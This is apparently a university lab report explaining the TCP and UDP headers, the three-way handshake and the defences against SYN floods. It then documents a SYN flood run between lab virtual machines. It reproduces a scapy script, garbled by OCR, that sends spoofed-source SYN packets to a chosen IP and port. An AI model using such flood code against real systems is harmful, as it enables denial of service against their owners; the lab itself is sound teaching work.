Lab 4: SYN FLOOD & TCP

3.1- TCP Protocol

- a. The TCP- Transmission Control Protocol provides reliable, ordered and error checked data transfer between applications running on hosts computers communicating through IP networks.
- b. The protocol is part of the OSI's 4'th layer- the Transport Layer.
- c. In the TCP protocol data reliability check implemented in several ways:
 - 1. if an IP packet is lost, duplicated, or delivered out-of-order due to network congestion, traffic, load balancing or any reason at the lower levels of the protocol stack, the TCP detects those problems. The TCP then requests a re-transmission, rearranges out-of-order data and helps to reduce network congestion to minimize the network problems. If the data remains undelivered the source computer is notified. After the TCP receiver has reassembled the sequence of segments originally sended it passes them to the designated receiving application.
 - positive acknowledgement with re-transmission The receiver responds with an ACK message as it receives the message, the sender keeps a record of each packet and timing the transaction. The sender re-transmits a packet if the timer expires before receiving the ACK.
 - 3. When a file sended from one computer to another, the TCP software layer of the server divides the file into segments and sends them separately to the internet layer in the network stack. The internet layer software combines each TCP segment with an IP packet by adding an IPV4 or IPV6 header. When the client program receives them the TCP software in the transport layer re-assembles the segments and ensures they are correctly ordered and error-free as it streams the file contents to the receiving computer.
 - 4. checksum mechanism as explained later.

d.

Offsets	Octet	0								1									2							3						
Octet	Bit	7	6	5	4	3	2	1	0	7	6	5	4	3	2	1	0	7	6	5	4	3	2	1	0	7	6	5	4	3 2	2 1	0
0	0	Source port														Destination port																
4	32		Sequence number																													
8	64		Acknowledgment number (if ACK set)																													
12	96	Data offset															Window Size															
16	128	Checksum														Urgent pointer (if URG set)																
20	160																															
:	:						(Opti	ons	(if da	ita o	ffse	t > 5	. Pa	ddec	l at t	he e	end v	with	า "0	" bi	its i	f ne	ces	ssa	ry.)						
60	480																															

fig[1]- TCP segment header

source port (16 bits)- identifies the sending port.

Destination port (16 bits)- identifies the receiving port.

sequence number (32 bits)- If SYN=1, this is the initial sequence number. The sequence number of the actual first data byte and the acknowledged number in the corresponding ACK are then this sequence number plus 1. if SYN=0, this is the accumulated sequence number of the first data byte of this segment for the current session.

<u>Acknowledgment number (32 bits)-</u> If the ACK flag is set then the value of this field is the next sequence number that the sender of the ACK is expecting. This acknowledges receipt of all prior bytes (if any). The first ACK sent by each end acknowledges the other end's initial sequence number itself, but no data.

<u>Data offset (4 bits)</u>- Specifies the size of the TCP header in 32-bit words. The minimum size header is 5 words and the maximum is 15 words thus giving the minimum size of 20 bytes and maximum of 60 bytes, allowing for up to 40 bytes of options in the header.

Reserved (3 bits)- reserved bits.

Flags (9 bits)- Contains 9 flags of 1-bit each as follows:

- 1. **NS (1 bit):** ECN-nonce concealment protection
- CWR (1 bit): Congestion window reduced (CWR) flag is set by the sending host to indicate that it received a TCP segment with the ECE flag set and had responded in a congestion control mechanism.
- 3. **ECE (1 bit):** ECN-Echo has a dual role, depending on the value of the SYN flag. It indicates:

If the SYN flag is set (1), then the TCP peer is ECN capable.

If the SYN flag is clear (0), then a packet with Congestion Experienced flag set (ECN=11) in the IP header was received during normal transmission. This serves as an indication of network congestion (or impending congestion) to the TCP sender.

- 4. **URG (1 bit):** Indicates that the Urgent pointer field is significant
- 5. **ACK (1 bit):** Indicates that the Acknowledgment field is significant. All packets after the initial SYN packet sent by the client should have this flag set.
- 6. **PSH (1 bit):** Push function. Asks to push the buffered data to the receiving application.
- 7. **RST (1 bit):** Reset the connection
- 8. **SYN (1 bit):** Synchronize sequence numbers. Only the first packet sent from each end should have this flag set. Some other flags and fields change meaning based on this flag, and some are only valid when it is set, and others when it is clear.
- 9. FIN (1 bit): Last packet from sender

<u>Window size (16 bits)</u>- The size of the receive window, which specifies the number of window-size units that the sender of this segment is currently capable of receiving.

<u>Checksum (16 bits)-</u> The 16-bit checksum is used for error-checking to the TCP header, the payload and an IP pseudo-header. The pseudo-header consists of the source IP address, the

destination IP address, the protocol number of the TCP protocol (6) and the length of the TCP headers and payload (in bytes).

<u>Urgent pointer (16 bits)-</u> If the URG flag is set, then this 16-bit field is an offset from the sequence number indicating the last urgent data byte in the message.

Options (Variable 0–320 bits, in units of 32 bits)- The length of this field is determined by the data offset field. Options have up to three fields: Option-Kind (1 byte), Option-Length (1 byte), Option-Data (variable).

The Option-Kind field indicates the type of option and is the only field that is not optional among the option fields. Depending on Option-Kind value, the next two fields may be set or not. Option-Length indicates the total length of the option segment, and Option-Data contains data associated with the option, if applicable. Option-Length is the total length of the given options field, including Option-Kind and Option-Length fields. So while the MSS value is typically expressed in two bytes, Option-Length will be 4. The remaining Option-Kind values are unassigned.

<u>Padding (variable length)</u> - The TCP header padding used to make sure that the TCP header ends and data begins on a 32-bit boundary. The padding is composed of zeros only.

<u>Data (variable length)</u> - the data to be sended from source to destination.

3.2 - The 3-Step Handshake

- a. Before a client attempts to connect with a server, the server must first bind to and listen at a port to open it up for connections: this is called a passive open. Once the passive open is established, a client may establish a connection by initiating an active open using the three-way (or 3-step) handshake:
 - SYN: The active open is performed by the client sending a SYN flag to the server. The client sets the segment's sequence number to a random value - noted here as A.
 - 2. **SYN-ACK**: In response, the server replies with a SYN-ACK. The acknowledgement number is set to one more than the received sequence number (A+1), and the sequence number that the server chooses for the packet is another random number- noted here as B.
 - 3. **ACK**: Finally, the client sends an ACK back to the server. The sequence number is set to the received acknowledgment value (A+1), and the acknowledgment number is set to one more than the received sequence number (B+1).
 - Steps 1 and 2 establish and acknowledge the sequence number for one direction. Steps 2 and 3 establish and acknowledge the sequence number for the other direction. Following the completion of these steps, both the client and server have received acknowledgments and a full-duplex communication is established.
- b. The connection termination phase uses a four-way handshake, with each side of the connection terminating independently. When an endpoint wishes to stop its half of the connection, it transmits a FIN packet, which the other end acknowledges with an ACK. So a typical tear-down requires a pair of FIN and ACK segments from each TCP endpoint. After one side that sent the first FIN has responded with the final ACK, it waits

for a specific amount of time before finally closing the connection, during which time the local port is unavailable for new connections (this attribute will later be exploited for flooding attack). This state lets the TCP client resend the final ACK to the server in case the ACK is lost in transit. After the timeout, the client enters the CLOSED state and the local port becomes available for new connections. It is also possible to terminate the connection by a 3-way handshake, when host A sends a FIN and host B replies with a FIN & ACK and host A replies with an ACK.

Linux implements a half-duplex close sequence. If the host actively closes a connection while still having unread incoming data available, the host sends the signal RST (losing any received data) instead of FIN. This assures that a TCP application is aware there was a data loss.

A connection can be in a half-open state, in which case one side has terminated the connection, but the other has not. The side that has terminated can no longer send any data into the connection, but the other side can. The terminating side should continue reading the data until the other side terminates as well


- c. 1. ISN -initial Sequence Number is a 32-bit number allocated at a new TCP connection. This number is used to distinguish the packets transferred in the pack and by that preventing clashes with other messages transferred in the protocol.
 - 2. The initial value is a random 32 bit number. during the transactions the number will increase by the message size.

3.3 SYN Flooding

- a. 1. The attack exploits the 3-step handshake procedure used in the TCP protocol to initiate transactions.
 - 2. Similar to other DOS attacks, the attacker sends many SYN messages to the server, and after an SYN-ACK message from the server he doesn't respond with an ACK message and the connection remains half-open on the server side.
 - 3. The attacker consumes resources needed for managing legitimate customers and by that causes denial-of-service.
- b. There are several countermeasures for SYN attack, 3 of them are:
 - 1. Reducing SYN-RECEIVED timer.
 - 2. Recycling half-open TCP connection starting from the oldest.
 - 3. Using SYN cookies.

3.4 UDP Protocol

- a. The User Datagram Protocol is a complementary protocol to the TCP/IP that prioritizes speed over error checking and data integrity and is better suited for real-time systems.
- b. Like the TCP, the UDP operates at the transport layer.
- c. The UDP header structure:



source port (16 bits)- The sender port number.

<u>Destination Port (16 bits)-</u> The destination port number.

<u>Length (16 bits)</u>- The length of the entire UDP datagram, including header and Data fields.

Checksum (16 bits)- A basic error check field.

<u>Data (variable length)</u>- the date to be transferred.

3.5 checksum

- a. Checksum is a safety mechanism for basic data error detecting. Both ends of the transaction need to agree about the matter the checksum is done, but in general the message is divided into several parts, then those parts are summed together, and then depending on the agreements the carry is added or not added and the agreed compliment for the final result is taken.
- b. The job of the checksum is to be basic data error detecting that may have been introduced during its transmission or storage.

Part B

4. The course of the experiment

4.1

we used the virtual machines from previous labs

4.2

We insert a random IP address as the source IP address so every SYN message sended will have a different address and the victim will recognize it as a different source and respond to each of them with its own SYN/ACK message and waste resources while remembering each connection.

The destination IP will be inserted manually as constructed in the code brought to us in the moodle

4.3-4.5

We used the code syn_flood_attack.py from the moodle and fixed the code in the necessary segments.


```
1 #!/usr/bin/python
 2 # Syn Flood Tool Python
 3 from scapy.all import *
    import os
import sys
import random
         randomIP():
 8
          ip = ".".join(map(str, (random.randint(0, 255) for _ in range(4))))
         return ip randInt():
 9
10 def
11
          x = random.randint(1000, 9000)
12
         SYN_Flood(dstIP, dstPort, counter):
    IP_Packet=IP()
    IP_Packet.dst=dstIP
    TCP_Packet dport=dstPort
13 def
14
                                                                         root1@kali: ~/Desktop
15
16
                                                                         File Actions Edit View Help
               TCP_Packet.dport=dstPort
TCP_Packet.flags="S"
17
18
19
20
21
22
23
24
25
                                                                        Target IP : 10.0.2.6
Target Port : 22
How many packets do you want to send : 50
                for i in range(counter):
                           IP_Packet.src=randomIP()
                           TCP_Packet.sport-randInt()
TCP_Packet.seq=randInt()
TCP_Packet.window=randInt()
                                                                        (root1@ kali)-[~/Desktop]
$ python3 print_names.py
Omer Ben Chorin 205980790 | Bar Harel 313611113 | Thu Dec 29 14:03:19 2022
                            Packet=IP_Packet/TCP_Packet
                                                                         (root1⊕ kali)-[~/Desktop]
                            send(Packet, verbose=0)
25
26 def
27
28
29
30
31
32
33
34
35
36
         info():
          os.system("clear")
          "############""
          "# Welcome to SYN Flood Tool #"
          dstIP = input("\nTarget IP : ")
dstPort = input("Target Port : ")
36
                  n dstIP, int(dstPort)
37 def mai
38 dst
39 cou
40 SYN
41 main()
         main():
         dstIP, dstPort = info()
counter = input("How many packets do you want to send : ")
SYN_Flood(dstIP, dstPort, int(counter))
```

fig[1] - SYN flood code

We executed the code as shown on the terminal that appears in fig[1]. We inserted the victim IP:10.0.2.6, we used port 22 that was used in previous labs and sended 15 SYN messages.


4.6

We expect to see many SYN messages from the attacker that are received by the victim, and a SYN,ACK message from the victim to each one of the random IP addresses the attacker used.



fig[2]- the attack from the attacker view


We send 100 messages from the attacker and in fig[2] you can see that the messages were sended from the random IP addresses we generated in line 20 in fig[1] to the victim IP address-10.0.2.6 at port 22 we used in lab 3.



fig[3]- the attack from the victim

As expected, the victim answered with a SYN/ACK message to the malicious IP addresses.

We noticed that the sequence number is 0 at the wireshark program instead of the random number it should be, that is because the wireshark represents as 0 any new message sequence for comfort reasons.



fig[4] - retransmission

The victim sends retransmissions to the vicious addresses after they didn't answer the SYN,ACK messages.